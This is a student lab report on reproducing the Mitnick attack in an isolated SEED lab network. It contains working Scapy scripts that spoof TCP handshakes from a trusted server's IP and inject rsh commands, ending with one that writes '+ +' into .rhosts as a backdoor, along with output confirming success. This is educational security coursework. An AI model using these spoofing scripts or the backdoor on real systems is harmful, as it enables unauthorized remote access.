
Mitnick Attack

Isaac Montano and Jasmin Gonzalez

Abstract



The Mitnick attack was created and named after Kevin Mitnick, one of the most well-known hackers in the US and on the FBI's most wanted list.

Mitnick successfully launched an attack on Tsutomu Shimomura, a researcher working at the San Diego Supercomputer Center on cellular phone network security.

Mitnick exploited vulnerabilities in the TCP protocol and trusted relationship between two of Shimomura's computers with the aim of accessing code he needed to hack into the cellular network.

Host A was the machine that Mitnick wanted to attack and Host B was a trusted server. Mitnick had to impersonate the trusted server so he did not need to provide a password for Host A.

The Attack: How it works

1) Sequence Number Prediction:
    - Mitnick sent SYN requests to Machine A and received SYN+ACK responses. Then he sent RESET packet to Machine A. After repeating this 20 times, he found the pattern between two successive TCP ISNs which allowed him to predict future ISNs.
2) SYN Flooding Attack on the Trusted Server:
    - Mitnick needed to send out a SYN packet from the trusted server to Machine A. To override the 3-way handshake, Mitnick launched a SYN flooding attack to shutdown the trusted server and silence it from sending RESET packets back to Machine A.
3) Spoofing a TCP Connection:
    - He created a TCP connection between the two machines and then ran a remote shell inside this connection. A SYN request was sent to machine A using the trusted server's IP as the source IP address. The trusted server could not send the reset packets due to being silenced. An ACK packet was spoofed to secure the connection, which must acknowledge the sequence number in Machine A's SYN+ACK packet. Due to the prior investigation, Mitnick was able to predict what this number was.
4) Running the Remote Shell:
    - Using the established TCP connection, Mitnick remote shelled into Machine A, asking it to run a command. He created a backdoor so he can repeat login without repeating the attack.

Task 1: Simulated SYN Flooding

Machine A: 10.9.0.5
Trusted-Server: 10.9.0.6
Hacker: 10.9.0.105

apt-get update
apt-get install rsh-redone-client
apt-get install rsh-redone-server

Machine A:
su seed
cd
touch .rhosts
echo 10.9.0.6 > .rhosts
chmod 644 .rhosts

Trusted-Server:
su seed
rsh 10.9.0.5 date

<- result is what we want from the attacker machine at the end of the attack.

```
root@7a932e02994a:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.142 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.103 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.099 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.101 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.107 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.131 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.161 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.109 ms
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8198ms
rtt min/avg/max/mdev = 0.099/0.117/0.161/0.020 ms
root@7a932e02994a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.1                 ether   02:42:eb:cb:7d:cf   C                     eth0
root@7a932e02994a:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@7a932e02994a:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
10.9.0.1                 ether   02:42:eb:cb:7d:cf   C                     eth0
root@7a932e02994a:/#
```


<-
As server needed to be shut down. We needed to ensure that data from ARP table wouldn't go away. We set a flag so that Machine A knows to keep the ip and mac address from the server permanently.

Task 2.1: Spoof 1st TCP connection

```
#!usr/bin/python3
from scapy.all import *
import sys
import time

X_terminal_IP = "10.9.0.5"
X_terminal_port = 514

Trusted_Server_IP = "10.9.0.6"
Trusted_server_port = 1023

def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags = {} Len = {}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_server_port, dport = X_terminal_port, flags = "A", seq = sequence, ack=old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0)

def spoofing_SYN():
        print("Sending Spoofed SYN Packet ...")
        IPLayer = IP(src="10.9.0.6", dst = "10.9.0.5")
        TCPLayer = TCP(sport=1023,dport =514,flags="S", seq=778933536)
        pkt = IPLayer/TCPLayer
        send(pkt, verbose=0)

def main():
        spoofing_SYN()
        time.sleep(10)
        pkt = sniff(filter='tcp and src host 10.9.0.5', prn=spoof_pkt)

main()
```

- Spoofed a SYN packet sent as trusted server to Machine A to initialize the 3 way handshake.
- time.sleep(10) was to wait for Machine A to send back a [ACK,SYN] pkt to our attacker machine.
- Spoof_pkt then sends back another pkt back to finish the 3 way handshake.
    - Variables from spoof_pkt were based upon the previous packet in order to keep consistent

Task 2.1: Spoof 1st TCP Connection (results)



<- Wireshark *info tab* results.
1st line is initiating 3 way handshake
3rd line is Machine A's response
7th line is completing handshake from our end

Task 2.1.1: Spoofing a rsh packet

```
        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet...")
                IPLayer = IP(src=Trusted_Server_IP, dst=X_terminal_IP)
                TCPLayer = TCP(sport=Trusted_server_port, dport = X_terminal_port, flags = "A", seq = sequence, ack=old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0)

                #After sending ACK Packet
                print ("Sending Spoofed RSH Data Packet...")
                data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
                pkt = IPLayer/TCPLayer/data
                send(pkt, verbose=0)

def spoofing_SYN():
        print("Sending Spoofed SYN Packet ...")
        IPLayer = IP(src="10.9.0.6", dst = "10.9.0.5")
        TCPLayer = TCP(sport=1023,dport =514,flags="S", seq=778933536)
        pkt = IPLayer/TCPLayer
        send(pkt, verbose=0)
```

<- Section added to spoof rsh. “After sending ACK Packet” Part of same code as before.

```
10.9.0.5                RSH             86 Session Establishment
```

<- Wireshark showing that RSH packet was successful.

```
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = SA Len = 0
Sending Spoofed ACK Packet...
Sending Spoofed RSH Data Packet...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = A Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = RA Len = 0
```

<- terminal response from attacker machine

Despite wireshark stating otherwise, the rsh connection is still not established. And no data will be sent through yet.

Task 2.2 Spoofing the 2nd TCP Connection

```
#!usr/bin/python3
from scapy.all import *
import sys

X_ip = "10.9.0.5"
X_port = 1023
srv_ip = "10.9.0.6"
srv_port = 9090

def spoof_pkt(pkt):
        sequence = 378933595
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        if old_tcp.flags =="S":
                print("Sending spoofed SYN+ACK Packet...")
                IPLayer = IP(src=srv_ip, dst=X_ip)
                TCPLayer = TCP(sport=srv_port, dport=X_port, flags = "SA", seq = sequence, ack = old_ip.seq + 1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0)

pkt = sniff(filter="tcp and dst host 10.9.0.6 and dst port 9090", prn=spoof_pkt)
```

<- Creating another packet to continue the TCP connection past handshake. This connection is used by rsh. If not established, rsh will stop.

Program spoofs a SYN+ACK response to the received SYN from Machine A.

```
RSH      86 Session Establishment
TCP      86 [TCP Retransmission] 1023 → 514 [ACK] Seq=778933537 Ack=10175…
TCP      56 514 → 1023 [ACK] Seq=101759600 Ack=778933567 Win=64210 Len=0
TCP      56 [TCP Dup ACK 22#1] 514 → 1023 [ACK] Seq=101759600 Ack=7789335…
TCP      76 1023 → 9090 [SYN] Seq=3740775261 Win=64240 Len=0 MSS=1460 SAC…
TCP      76 [TCP Out-Of-Order] 1023 → 9090 [SYN] Seq=3740775261 Win=64240…
TCP      56 9090 → 1023 [SYN, ACK] Seq=378933595 Ack=3740775262 Win=8192 …
```

Wireshark results from RSH. Our code is shown successful from the last packet in this screenshot. Connection is continued!

Task 2.2: Results

```
^Croot@99efd839cdcb:/# python3 mitnick_ack_response.py
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = SA Len = 0
Sending Spoofed ACK Packet...
Sending Spoofed RSH Data Packet...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = A Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = A Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = PA Len = 1
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FA Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FPA Len = 1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FPA Len = 1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FPA Len = 1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FPA Len = 1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = FPA Len = 1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = FA Len = 0
^Croot@99efd839cdcb:/# python3 second_tcp_spoof.py
```

<- Command line running code.
Code from Task 2.1 is ran first to establish the RSH connection.
After running packets, the second_tcp_spoof is ran to continue the rsh connection.

Rsh connection uses Port 9090 instead of our previous ports.

```
root@7a932e02994a:~# cd /tmp
root@7a932e02994a:/tmp# ls
xyz
root@7a932e02994a:/tmp#
```

Check Machine A if folder has been created (that was the data we had from our previous rsh packet)

success!

Task 3: Set Up a Backdoor

```
#!usr/bin/python3
from scapy.all import *
import sys
import time
X_ip = "10.9.0.5"
X_port = 514
X_port2 = 1023
srv_ip = "10.9.0.6"
srv_port = 1023
srv_port2 = 9090

def spoof_pkt(pkt):
        sequence = 778933536 + 1
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

        if old_tcp.flags == "SA":
                print("Sending Spoofed ACK Packet...")
                IPLayer = IP(src=srv_ip, dst=X_ip)
                TCPLayer = TCP(sport=srv_port, dport=X_port, flags="A", seq=sequence, ack=old_ip.seq+1)
                pkt = IPLayer/TCPLayer
                send(pkt,verbose=0)
                #After sending ACK Packer
                print("Sending Spoofed RSH Data Packer...")
                data  = '9090\x00seed\x00seedx\00echo + + > .rhosts\x00'
                pkt = IPLayer/TCPLayer/data
                send(pkt,verbose=0)

         if old_tcp.flags == 'S' and old_tcp.dport == srv_port2 and old_ip.dst == srv_ip:
                  sequence_num = 378933595
                  print("Sending Spoofed SYN+ACK Packet for 2nd Connection...")
                  IPLayer = IP(src=srv_ip, dst=X_ip)
                  TCPLayer = TCP(sport=srv_port2, dport=X_port2, flags="SA", seq=sequence_num, ack=old_ip.seq +1)
                  pkt = IPLayer/TCPLayer
                  send(pkt,verbose=0)

def spoofing_SYN():
        print("Sending Spoofed SYN Packet...")
        IPLayer = IP(src=srv_ip, dst=X_ip)
        TCPLayer = TCP(sport=1023, dport=514, flags="S", seq=778933536)
        pkt = IPLayer/TCPLayer
        send(pkt,verbose=0)

def main():
        spoofing_SYN()
        time.sleep(5)
        pkt = sniff(filter="tcp and src host 10.9.0.5", prn=spoof_pkt)

main()
```

Final code incorporating pieces from all previous tasks.

Task 3: Set Up a Backdoor (results)

```
root@99efd839cdcb:/# python3 mitnick_backdoor.py
Sending Spoofed SYN Packet...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=SA Len=0
Sending Spoofed ACK Packet...
Sending Spoofed RSH Data Packer...
10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=S Len=0
Sending Spoofed SYN+ACK Packet for 2nd Connection...
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=23
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=A Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=24
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FPA Len=24
^Croot@99efd839cdcb:/# rsh 10.9.0.5
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 18:28:02 UTC 2023 from 7a932e02994a on pts/3
```

Final results from command line

Mitnick_backdoor was ended quickly.
Rsh command was able to be run from the attackers machine which is not supposed to be possible.

Machine A is now convinced that the attacker Machine is the trusted server that was saved in it's .rhosts file.

```
root@7a932e02994a:~# cat .rhosts
+ +
root@7a932e02994a:~#
```

Machine A's .rhosts file has been altered to only have "+ +" which means users from any IP can execute commands from it's terminal.

Errors / Challenges

```
$ touch .rhosts
$ echo [Server's IP address] > .rhosts
$ chmod 644 .rhosts
```

To verify your configuration, try running the following command on the trusted server.

```
$ rsh [X-Terminal's IP] date
```

Ubuntu 16.04

```
# su seed          ← Switch to the seed account
$ cd               ← Go to seed's home directory
$ touch .rhosts    ← Create an empty file
$ echo [Server's IP address] > .rhosts
$ chmod 644 .rhosts
```

To verify your configuration, try running the following command on the trusted server.

```
# su seed          ← Switch to the seed account
$ rsh [X-Terminal's IP] date
```

Ubuntu 20.04

There are 2 versions of this lab

Su seed was not mentioned in the 16.04 version. Causing an authentication error when trying to rsh into the trusted server

```
Sending Spoofed SYN Packet ...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = SA Len = 0
Sending Spoofed ACK Packet...
Sending Spoofed RSH Data Packet...
10.9.0.5:514 -> 10.9.0.6:1023 Flags = A Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:1023 -> 10.9.0.6:9090 Flags = S Len = 0
10.9.0.5:514 -> 10.9.0.6:1023 Flags = RA Len = 0
```

Sometimes, if left running for too long, the packets sent would reset causing a lot of the later steps to be delayed.

Works Cited

1) https://seedsecuritylabs.org/Labs_20.04/PDF/Mitnick_Attack.pdf
2) https://linux.die.net/man/1/rsh
3) https://scapy.readthedocs.io/en/latest/layers/tcp.html